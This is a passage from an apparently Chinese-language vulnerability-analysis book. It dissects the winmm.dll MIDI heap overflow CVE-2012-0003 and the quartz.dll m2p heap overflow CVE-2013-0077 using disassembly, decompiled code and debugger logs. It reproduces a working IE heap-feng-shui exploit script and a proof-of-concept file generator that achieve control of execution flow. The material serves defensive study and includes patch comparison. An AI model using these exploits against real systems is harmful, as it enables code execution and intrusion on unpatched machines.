76B2D231   8855 FF        MOV BYTE PTR SS:[EBP-1],DL
76B2D234   74 05          JE SHORT WINMM.76B2D23B           ; 这里判断是否为 NoteOn
或者 NoteOff 事件，是则跳转
76B2D236   80FA 80        CMP DL,80
76B2D239   75 5C          JNZ SHORT WINMM.76B2D297
76B2D23B   0FB655 0B      MOVZX EDX,BYTE PTR SS:[EBP+B]    ; B2，为 NoteOn 事件参数，
代表音高
76B2D23F   83E0 0F        AND EAX,0F                       ; 0x9F & 0x0F
76B2D242   C1E0 07        SHL EAX,7                        ; 0x0F << 7 = 0x780
76B2D245   03C2           ADD EAX,EDX                      ; 0xB2 + 0x780 = 0x832
76B2D247   99             CDQ
76B2D248   2BC2           SUB EAX,EDX                      ; 0x832 - 0
76B2D24A   D1F8           SAR EAX,1                        ; 0x832/2 = 0x419
76B2D24C   807D FF 80     CMP BYTE PTR SS:[EBP-1],80        ; 这里触发漏洞的是 0x90
事件，不跳转，但 0x80 事件也是可以导致漏洞的
76B2D250   74 2A          JE SHORT WINMM.76B2D27C
76B2D252   84DB           TEST BL,BL                       ; 0x73，代表按键速度
76B2D254   74 26          JE SHORT WINMM.76B2D27C
76B2D256   03F0           ADD ESI,EAX                      ; esi = 0x07B30C00 +
0x419，因此导致后面 esi 访问违例，这里的 esi 即 wParam 参数。
76B2D258   F645 0B 01     TEST BYTE PTR SS:[EBP+B],1
76B2D25C   8A06           MOV AL,BYTE PTR DS:[ESI]          ; 崩溃点！
76B2D25E   8AD0           MOV DL,AL
76B2D260   74 0C          JE SHORT WINMM.76B2D26E
76B2D262   80E2 F0        AND DL,0F0
76B2D265   80FA F0        CMP DL,0F0
76B2D268   74 2D          JE SHORT WINMM.76B2D297
76B2D26A   04 10          ADD AL,10
76B2D26C   EB 0A          JMP SHORT WINMM.76B2D278
76B2D26E   80E2 0F        AND DL,0F
76B2D271   80FA 0F        CMP DL,0F
76B2D274   74 21          JE SHORT WINMM.76B2D297
76B2D276   FEC0           INC AL                           ; 处理 NoteOn(0x90)事件
时，读取的字节会加 1
76B2D278   8806           MOV BYTE PTR DS:[ESI],AL
```

```
76B2D27A   EB 1B          JMP SHORT WINMM.76B2D297
76B2D27C   F645 0B 01      TEST BYTE PTR SS:[EBP+B],1
76B2D280   8D1430         LEA EDX,DWORD PTR DS:[EAX+ESI]
76B2D283   8A02           MOV AL,BYTE PTR DS:[EDX]
76B2D285   74 08          JE SHORT WINMM.76B2D28F
76B2D287   A8 F0          TEST AL,0F0
76B2D289   74 0C          JE SHORT WINMM.76B2D297
76B2D28B   2C 10          SUB AL,10
76B2D28D   EB 06          JMP SHORT WINMM.76B2D295
76B2D28F   A8 0F          TEST AL,0F
76B2D291   74 04          JE SHORT WINMM.76B2D297
76B2D293   FEC8           DEC AL                              ; 处理 NoteOff(0x80)事件
时，读取的字节会减 1
76B2D295   8802           MOV BYTE PTR DS:[EDX],AL
```

由上可知，漏洞正是由NoteOn事件值计算出地址偏移，然后供地址0x07B30C00进行索引，最后导致访问违例的。我们继续追踪0x07B30C00的来源，并确认该地址所在堆块的大小。地址0x07B30C00，也就是ESI，相当于IDA生成的C代码中的v20，如图3-18所示。

```
v25 = v24 + v20;
v26 = *(_BYTE *)v25;                    // 崩溃点
v27 = *(_BYTE *)int v20; // esi@26
```

图3-18　崩溃指令

在分析前面变量传播过程的时候，我们已经知道：

```
v1 = wParam;
v20 = *(_DWORD *)(v1 + 0x84);
```

通过IDA的交叉引用功能，发现漏洞函数midiOutPlayNextPolyEvent是被函数midiOutTimerTick调用的，如图3-19所示。

```
; int __stdcall midiOutPlayNextPolyEvent(WPARAM wParam)
_midiOutPlayNextPolyEvent@4 proc near    ; CODE XREF: midiOutTimerTick(x,x,x,x,x)+4A↓p

var_14          = dword ptr -14h
var_10          = dword ptr -10h
hmo             = dword ptr -0Ch
var_8           = dword ptr -8
var_1           = byte ptr -1
wParam          = dword ptr  8

                mov     edi, edi
                push    ebp
```

```
cmp     dword ptr [esi+34h], 0
mov     [esi+80h], eax
jnz     short loc_76B2D323
push    esi
call    _PDEVLOCK@4       ; PDEVLOCK(x)
test    eax, eax
jnz     short loc_76B2D31D
push    esi               ; wParam
call    _midiOutPlayNextPolyEvent@4 ;
```

图3-19　通过midiOutTimerTick调用漏洞函数midiOutPlayNextPolyEvent

通过IDA的F5功能反编译midiOutTimerTick函数，如图3-20所示。

```
if ( !guMIDIInTimer )
{
  v7 = gpEmuList;                          // 漏洞函数的参数主要来自gpEmuList
  guMIDIInTimer = 1;
  if ( gpEmuList )
  {
    do
    {
      v8 = clockTime(v7 + 88);
      v9 = *(_DWORD *)(v7 + 52) == 0;
      *(_DWORD *)(v7 + 128) = v8;
      if ( v9 )
      {
        if ( !PDEVLOCK(v7) )
          midiOutPlayNextPolyEvent(v7);         // 调用漏洞函数
        PDEVUNLOCK(v7);
      }
```

图3-20　midiOutTimerTick函数的伪C代码

由此可知：

```
wParam = gpEmuList;
```

所以，

```
v20 = *(_DWORD *)( gpEmuList + 0x84);
```

而gpEmuList主要来自函数mseOpen的赋值，如图3-21所示。

```
6B316FC ; WPARAM gpEmuList
6B316FC _gpEmuList      dd ?              ; DATA XREF: mseOpen(x,x,x)+119↑r
6B316FC                                   ; mseOpen(x,x,x)+123↑w ...
6B31700 _guMIDIInTimer  dd ?              ; DATA XREF: midiOutTimerTick(x,x,x,x,x)+8↑r
6B31700                                   ; midi
6B31704 ; UINT guMIDITimerID
6B31704 _guMIDITimerID  dd ?              ; DATA
6B31704                                   ; midi
6B31708 _gfMinPeriod    dd ?              ; DATA
6B31708                                   ; midi
6B3170C                 align 10h
6B31710 dword_76B31710  dd ?              ; DATA
6B31710                                   ; __Val
6B31714 unk_76B31714    db    ? ;         ; DATA

                push    ebx
                push    esi
                call    _midiOutSetClockRate@8
                cmp     [ebp+var_4], ebx
                jnz     short loc_76B2CF19
                mov     eax, _gpEmuList
                mov     [esi], eax
                mov     eax, [ebp+arg_0]
                mov     _gpEmuList, esi
                mov     [eax], esi
```

图3-21　mseOpen函数使用到gpEmuList

继续对mseOpen函数进行F5反编译，得到以下关键代码：

```
    v5 = winmmAlloc(v4);
    v6 = 0;
    if ( v5 )
    {
      v7 = winmmAlloc(0x400u);
      *(_DWORD *)(v5 + 0x84) = v7;
      ……
  gpEmuList = v5;
```

现在的情况已经很明朗了，我们可以做个简单的替换运算：

```
ESI  = v20
     = *(_DWORD *)( gpEmuList + 0x84);
     = *(_DWORD *)( v5 + 0x84);
     = v7
     = winmmAlloc(0x400u);
```

因此，此处允许的最大堆块大小为0x400，而NoteOn音轨事件计算得到的偏移量为0x419，大于0x400，结果导致堆块的越界访问。但此处之所以将其归为堆溢出，而非数组越界索引，是因为它是向固定堆块大小之外的地方执行写操作，而且不存在索引数组的动作，这与堆溢出类似，所以将该漏洞定性为堆溢出也算合理。

3.5.6 漏洞利用

对于CVE-2012-0003漏洞的利用，VUPEN安全组织给出了一种相当经典的Exploit技术，在只能控制1字节的情况下，依然能够巧妙地实例稳定利用，其官方博客上的*Advanced Exploitation of Internet Explorer Heap Overflow Vulnerabilities (MS12-004)*一文就有详细介绍：http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012- 0003.php。

此处笔者欲详细阐述其中的技术细节，共同学习这种Exploit技术。我们先来看下针对IE6的关键利用代码（可利用Metasploit生成Exploit）：

```
var  selob = document.createElement("select")
selob.w0 = alert
selob.w1 = unescape("%u0c0c %u0c0c")
selob.w2 = alert
selob.w3 = alert
selob.w4 = alert
selob.w5 = alert
selob.w6 = alert
selob.w7 = alert
selob.w8 = alert
selob.w9 = alert
selob.w10 = alert
selob.w11 = alert
selob.w12 = alert
selob.w13 = alert
selob.w14 = alert
selob.w15 = alert
selob.w16 = alert
```

```
selob.w17 = alert
selob.w18 = alert
selob.w19 = alert
selob.w20 = alert
selob.w21 = alert
selob.w22 = alert
selob.w23 = alert
selob.w24 = alert
selob.w25 = alert
selob.w26 = alert
selob.w27 = alert
selob.w28 = alert
selob.w29 = alert
selob.w30 = alert
selob.w31 = alert
selob.w32 = alert
selob.w33 = alert
selob.w34 = alert
selob.w35 = alert
selob.w36 = alert
selob.w37 = alert
selob.w38 = alert
selob.w39 = alert
selob.w40 = alert
selob.w41 = alert
selob.w42 = alert
selob.w43 = alert
selob.w44 = alert
selob.w45 = alert
selob.w46 = alert
selob.w47 = alert
selob.w48 = alert
selob.w49 = alert
selob.w50 = alert
selob.w51 = alert
selob.w52 = alert
selob.w53 = alert
selob.w54 = alert
selob.w55 = alert
selob.w56 = alert
selob.w57 = alert
selob.w58 = alert
selob.w59 = alert
```

```
selob.w60 = alert
selob.w61 = alert
selob.w62 = alert
selob.w63 = alert

 var  clones=new Array(1000);

 function feng_shui() {

  var i = 0;
  while (i < 1000) {
   clones[i] = selob.cloneNode(true)
   i = i + 1;
  }

  var j = 0;
  while (j < 1000) {
   delete clones[j];
   CollectGarbage();
   j  = j + 2;
  }

 }
```

先创建select元素selob，并为其设置64个属性，这些属性中只有w1为String类型，其余均为Object类型；然后创建一个大小为1000的数组clones，利用selob元素的cloneNode方法循环复制数据到数组clones中；最后再间隔地释放clones数组中的元素，让释放的堆块两边均是我们前面构造的selob元素。

为什么Exploit为select元素设置64个属性，且只有一个String类型呢？这就需要分析下负责解析HTML语言的IE模块mshtml.dll，其中用于复制元素的函数为CElement::Clone，在用IDA分析时需要加载微软符号表，否则可能导致一些函数无法正确识别。我们用IDA 6.1打开mshtml.dll，直接定位到CElement::Clone，在反汇编代码中，我们可以发现它又去调用CAttrArray::Clone来复制select元素的属性：

```
.text:7CDD5226                  mov     eax, [ebp+var_4]
.text:7CDD5229                  add     eax, 0Ch
.text:7CDD522C                  push    eax
.text:7CDD522D                  call    ?Clone@CAttrArray@@QBEJPAPAV1@@Z ;
CAttrArray::Clone(CAttrArray * *)
.text:7CDD5232                  mov     edi, eax
.text:7CDD5234                  test    edi, edi
.text:7CDD5236                  jnz     loc_7CDD52F3
```

在VUPEN博客上提到CElement::Clone会先调用CElement::CloneAttributes，再调用CAttrArray::Clone，与此处有些出入，可能是VUPEN分析的mshtml版本较高些。继续分析CAttrArray::Clone函数，直接看下按F5键后显示的关键代码：

```
  v19 = 0;
  v2 = this;
  v3 = _MemAlloc(0xC);
  if ( v3 )
    v4 = (void *)CAttrArray::CAttrArray(v3); // 创建CAttrArray对象
  else
    v4 = 0;
  v5 = a2;
  *a2 = v4;
  if ( !v4 )
  {
LABEL_5:
    v17 = 0x8007000Eu;
    goto LABEL_6;
  }
  v17 = CImplAry::EnsureSize(v4, 0x10, *(_DWORD *)v2 >> 2); // 分配0x10大小的空间
  if ( v17 )
  {
LABEL_6:
    v6 = *v5;
    if ( v6 )
      CAttrArray::_scalar_deleting_destructor_(v6, 1);
    return v17;
  }
v8 = *((_DWORD *)*a2 + 1);
  v18 = 0;
  v16 = 0;
  v9 = *((_DWORD *)v2 + 1);
  v20 = *((_DWORD *)*a2 + 1);
  if ( *(_DWORD *)v2 >> 2 > 0 )
  {
    while ( 1 )
    {
      if ( *(_BYTE *)v9 != 3 || v19 )
      {
        v15 = *(_DWORD *)(v9 + 4);
        if ( *(_DWORD *)(v9 + 4) != -2147417107 )
```

```
        {
          *(_BYTE *)(v8 + 1) = 0;
          v17 = CAttrValue::Copy(v9);  // 调用 CAttrValue::Copy 完成复制
          if ( v17 )
            goto LABEL_6;
  ……
```

CAttrArray::Clone 函数首先调用 CAttrArray::CAttrArray 创建 CAttrArray 对象，然后调用 CImplAry::EnsureSize分配0x10大小的空间。Exploit总共设置64个属性，那么分配的空间大小为0x10 * 0x40(64) = 0x400，与造成堆溢出的缓冲区大小相等，我们暂且将该缓冲区标记为VulBuffer，这也是为何Exploit要创建64个属性的原因。每个属性类型的定义，在内存均用不同的数值表示，比如0x09代表Object，0x08代表String，0x0B代表Bool，0x05代表Infinity或者NaN，0x03代表Int，0x01代表Null，0x00代表Undefined，Exploit中各属性在内存中的情况如图3-22所示，选框部分即是属性类型。




图3-22 Exploit中各属性在内存中的情况

前面分析漏洞时知道，NoteOn事件会导致读取的1字节加1，如果我们能够令String类型值0x08加1，就会变成Object类型，而每个对象的头4字节即为虚表指针，我们可以通过控制虚表指针达到执行任意代码的目的。最后，通过遍历数组元素的属性w1类型是否为string判断属性类型是否更改成功。若成功，则调用该属性对象的函数会去索引虚表，导致执行任意代码，如trigger函数所示的代码。

```
function trigger(){
  var k = 999;
  while (k > 0) {
   if (typeof(clones[k].w1) == "string") {
   } else {
    clones[k].w1('come on!');
   }
   k = k - 2;
  }
  feng_shui();
```

```
 document.audio.Play();
}
```

整个内存布局及变化过程如图3-23所示。




图3-23　实现漏洞利用的内存布局

我们在调试器下分析内存布局的具体情况，可通过条件记录断点，记录各个分配、释放的堆块地址。先关闭页堆，防止被异常中断：

```
C:\Program Files\Debugging Tools for Windows (x86)>gflags.exe -i IExplore.exe -hpa
Current Registry Settings for IExplore.exe executable are: 00000000
```

用ImmDbg加载IE运行，然后分别记录分配和释放的CImplAry数组地址，以及VulBuffer分配地址，相应汇编指令如下：

```
断点 1：0x76B2CE26 VulBuffer Alloc

.text:76B2CE1C                push    400h            ; dwBytes
.text:76B2CE21                call    _winmmAlloc@4   ; winmmAlloc(x)
```

```
.text:76B2CE26                 mov     esi, eax    ; eax 为分配地址 VulBuffer
```

断点 2：0x7CDF8F78 CAttrArray::Clone Alloc

```
.text:7CDF8F60                 mov     edx, [esi]
.text:7CDF8F62                 shr     edx, 2
.text:7CDF8F65                 push    edx              ; unsigned int
.text:7CDF8F66                 push    10h              ; dwBytes
.text:7CDF8F68                 mov     ecx, eax
.text:7CDF8F6A                 call    ?EnsureSize@CImplAry@@IAEJIJ@Z ;
CImplAry::EnsureSize(uint,long)
.text:7CDF8F6F                 test    eax, eax
.text:7CDF8F71                 mov     [ebp+var_C], eax
.text:7CDF8F74                 jnz     short loc_7CDF8F47
.text:7CDF8F76                 mov     eax, [ebx]
.text:7CDF8F78                 mov     ecx, [eax+4]  ; CImplAry 数组分配地址
```


断点 3：0x7CCD30A0 CImplAry::DeleteAll Free

```
.text:7CCD30A0                 push    dword ptr [esi+4]  ; CImplAry 数组释放地址
.text:7CCD30A3                 call    __MemFree@4     ; _MemFree(x)
```

断点 4：0x76B2D25C

```
76B2D25C    8A06            MOV AL,BYTE PTR DS:[ESI]              ; 崩溃点！
76B2D25E    8AD0            MOV DL,AL
```

同时，我们在原崩溃点下断点，以方便分析完日志后做进一步调试分析，设置的条件记录断点如图3-24所示。



Address	Module	Active	Disassembly	Comment
76B2CE26	WINMM	Log "VulBuffer alloc"	CMP EAX,EBX	
76B2D25C	WINMM	Always	MOV AL,BYTE PTR DS:[ESI]	崩溃点
7CCD30A0	mshtml	Log "CImplAry::DeleteAll Free"	PUSH DWORD PTR DS:[ESI+4]	
7CDF8F78	mshtml	Log "CAttrArray::Clone Alloc"	MOV ECX,DWORD PTR DS:[EAX+4]	

图3-24　设置条件记录断点

下面是生成日志的关键部分：

```
7CDF8F78    COND: CAttrArray::Clone Alloc = 02EB26C8
7CDF8F78    COND: CAttrArray::Clone Alloc = 02EB2AD0
……
7CCD30A0    COND: CImplAry::DeleteAll Free = 02EB26C8
……
76B2CE26    COND: VulBuffer alloc = 02EB26C8
```

触发漏洞后，就会将w1的String(0x08)类型修改为Object(0x09)类型，如图3-25所示。实际测试时，在Windows XP SP2/3 + IE6的环境下并不能100%成功，Windows XP SP3 + IE8相对稳定，读者可根据实际的调试情况按上述方法进行调试分析。




图3-25　将w1的String(0x08)类型修改为Object(0x09)类型

继续执行“clones[k].w1('come on!');”后，会调用CattrValue::GetIntoVariant函数，然后误将w1属性的字符串数据当作虚表指针进行索引，从而控制程序执行流程，如图3-26所示。




图3-26　成功控制程序执行流程

3.5.7 补丁比较

通过Turbodiff对Windows XP SP3系统的补丁进行比较，可以发现在计算堆空间的偏移量时多加了一条指令“and bl,7Fh”，如图3-27所示。




图3-27 补丁代码对比

那么此时偏移量的计算公式为EAX = [(9F & 0Fh) * 2^7 +(**B2&7Fh**)] / 2 = **0x3D9**，小于0x400，因此不会再造成堆块的越界访问。

3.6 CVE-2013-0077 Microsoft DirectShow quartz.dll m2p 文件堆溢出漏洞

3.6.1 漏洞描述

2012年10月15日，exploit-db漏洞公布站点上发布了*QQPlayer 3.7.892 m2p quartz.dll Heap Pointer Overwrite PoC*，后被人提交至乌云和CNCERT。经过笔者的分析，确认该漏洞与QQ影音无关，而是微软DirectShow quartz.dll在解析M2P文件时存在堆溢出漏洞，随后将此漏洞反馈予微软应急响应中心（MSRC），微软回复确认漏洞存在，并于2013年2月12日发布了补丁修复，其对应的微软编号及CVE编号分别为MS13-011和CVE-2013-0077，具体漏洞公告参见：http://technet.microsoft.com/zh-cn/security/bulletin/ms13-011。

3.6.2 基于HTC的漏洞分析方法

借助系统的堆调试支持很容易发现问题的原因。本次分析使用exploit-db上公布的测试代码poc.py：

```
l = 3315716 * "A"
s1 =  ((0,'\x00\x00\x01\xba'), (2048, '\x00\x00\x01\xba'),
      (3289120, '\x00\x00\x01\xe0\x07'), (3289273, '\x00\x00\x01\xb3'),
      (3289283, '\xba'), (3289452, '\x42\x42\x42\x42'),
      (3289468, '\x00\x00\x01\x00'), (3290359, '\x00\x00\x01\x00'),
      (3301408, '\x00\x00\x01\xe0\x07'), (3303112, '\x00\x00\x01\x00'))

o = open("poc.m2p","wb")
o.write(l)

for i in range(len(s1)):
    o.seek(s1[i][0], 0)
    o.write(s1[i][1])

o.close()
```

我们先开启堆尾检查htc，以帮助判断是否发生堆溢出：

```
gflags.exe –i qqplayer.exe +htc
```

运行poc.py后生成poc.m2p文件，然后用WinDbg附加QQ影音进程运行后打开poc.m2p，触发异常：

```
0:003> g
HEAP[QQPlayer.exe]: Heap block at 030609F0 modified at 03060D48 past requested size of 350
(668.7b8): Break instruction exception - code 80000003 (first chance)
eax=030609f0 ebx=03060d48 ecx=7c93eab5 edx=02a5f842 esi=030609f0 edi=00000350
eip=7c92120e esp=02a5fa44 ebp=02a5fa48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c92120e cc              int     3

0:003> !heap -p -a 030609F0
    address 030609f0 found in
    _HEAP @ 3f0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        030609f0 006d 0000  [07]   030609f8    00350 - (busy)
          ? quartz+8c18
```

根据调试器输出的信息“HEAP[QQPlayer.exe]: Heap block at 030609F0 modified at 03060D48 past requested size of 350”，我们可以知道此处发生堆溢出，大小为0x350的堆块0x030609F0在0x03060D48处被修改，超出原堆块的大小范围。

为了进一步确认造成溢出的原因，我们开启页堆hpa：

```
gflags.exe –i qqplayer.exe +hpa -htc
```

重新附加进程运行后，会在复制数据到堆界时断下，这也导致堆溢出：

```
(4b8.358): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000c3 ebx=003fac98 ecx=00000003 edx=000000f7 esi=001bbdd4 edi=003fb000
eip=7d0706d0 esp=02a5f650 ebp=02a5f658 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010202
quartz!ParseSequenceHeader+0x114:
7d0706d0 f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
```

重新在此处设置断点再附加进行：

```
0:002> bl
 0 e 7d0706d0     0001 (0001)  0:**** quartz!ParseSequenceHeader+0x114
```

在quartz!ParseSequenceHeader+0x114:rep movs dword ptr es:[edi],dword ptr [esi] 断下后，发现其正在复制poc.m2p文件中的数据，即从b3010000开始的数据：

```
Breakpoint 0 hit
eax=000000c3 ebx=02844cb0 ecx=00000030 edx=000000f7 esi=29feef38 edi=02844f64
eip=7d0706d0 esp=20cef650 ebp=20cef658 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
quartz!ParseSequenceHeader+0x114:
7d0706d0 f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
0:002> dd edi
02844f64  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844f74  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844f84  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844f94  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844fa4  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844fb4  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844fc4  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
02844fd4  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
0:002> dd esi
29feef38  b3010000 41414141 41ba4141 41414141
29feef48  41414141 41414141 41414141 41414141
```

```
29feef58  41414141 41414141 41414141 41414141
29feef68  41414141 41414141 41414141 41414141
29feef78  41414141 41414141 41414141 41414141
29feef88  41414141 41414141 41414141 41414141
29feef98  41414141 41414141 41414141 41414141
29feefa8  41414141 41414141 41414141 41414141
```

记住复制的目标地址edi=0x02844f64，接下来使用命令“bd 0”禁用前面设置的断点，输入g继续运行：

```
(6cc.2c4): Access violation - code c0000005 (!!! second chance !!!)
eax=000000c3 ebx=02844cb0 ecx=00000009 edx=000000f7 esi=29feefd4 edi=02845000
eip=7d0706d0 esp=20cef650 ebp=20cef658 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
quartz!ParseSequenceHeader+0x114:
7d0706d0 f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
0:002> dd edi
02845000  ???????? ???????? ???????? ????????
02845010  ???????? ???????? ???????? ????????
02845020  ???????? ???????? ???????? ????????
02845030  ???????? ???????? ???????? ????????
02845040  ???????? ???????? ???????? ????????
02845050  ???????? ???????? ???????? ????????
02845060  ???????? ???????? ???????? ????????
02845070  ???????? ???????? ???????? ????????
```

此时的目标地址edi=0x02845000，当前堆块允许复制的字节大小=0x02845000−0x02844f64 = 0x9C。现在，我们已经知道允许复制的数据最大长度为0x9C，那么在PoC中实际复制的数据长度又是多少呢？我们先来看下导致溢出的漏洞函数quartz!ParseSequenceHeader，得到IDA F5反编译后的关键代码：

```
signed int __stdcall ParseSequenceHeader(int a1, unsigned int a2, int a3)
{
 ……
 memcpy((void *)(a3 + 0x34), (const void *)a1, a2);  // 此处导致堆溢出！
    result = 1;
 ……
}
```

ParseSequenceHeader函数主要用于解析视频序列头Sequence Header，并以0xb3010000作为起始标记。从前面的PoC代码可以看到0xb3010000之后有个“\x00\x00\x01\x00”，它代表图像头Picture Header的起始标记（各起始标记可参考《MPEG-1和MPEG-2码流结构分析》：http://www.cnblogs.com/xkfz007/articles/2613654.html）。所以在PoC中，视频序列头Sequence Header的全部数据就是从

“\x00\x00\x01\xb3”起始标记到“\x00\x00\x01\x00”之间的数据（不包括“\x00\x00\x01\x00”），共有 3289468 – 3289273 = 195（0xC3）字节（这里的3289468和3289273是PoC中“\x00\x00\x01\x00”和“\x00\x00\x01\xb3”标记对应的位置）。

我们已经知道用于存放视频序列头数据的堆块，允许的最大数据长度为0x9C，而PoC中的实际数据长度为**0xC3 > 0x9C**，也正因为如此才导致堆溢出！

关于此漏洞的利用，其实在PoC中已经实现了，主要是通过覆盖虚表指针来控制程序的执行流程：

```
(4cc.76c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=003fa2a4 ebx=030a9d58 ecx=42414141 edx=00000000 esi=030a9d40 edi=003fa298
eip=7cf8a9fa esp=02a7f824 ebp=02a7f838 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010246
quartz!CEnumPins::Next+0x9e:
7cf8a9fa ff5104          call    dword ptr [ecx+4]    ds:0023:42414145=????????
```

本次分析主要是利用因堆页断下的复制地址（即堆边界地址）与复制数据的起始地址之间的差值判断堆块允许填充的最大字节长度，避免通过分析反汇编而增加工作量，因为追踪这个长度值需要回溯多个函数的参数传递情况，可能还得动态调试获取各参数的情况，无形之中会耗用过多时间，直接借助堆页的调试支持，可以大大地提高分析效率。

3.6.3　漏洞修复

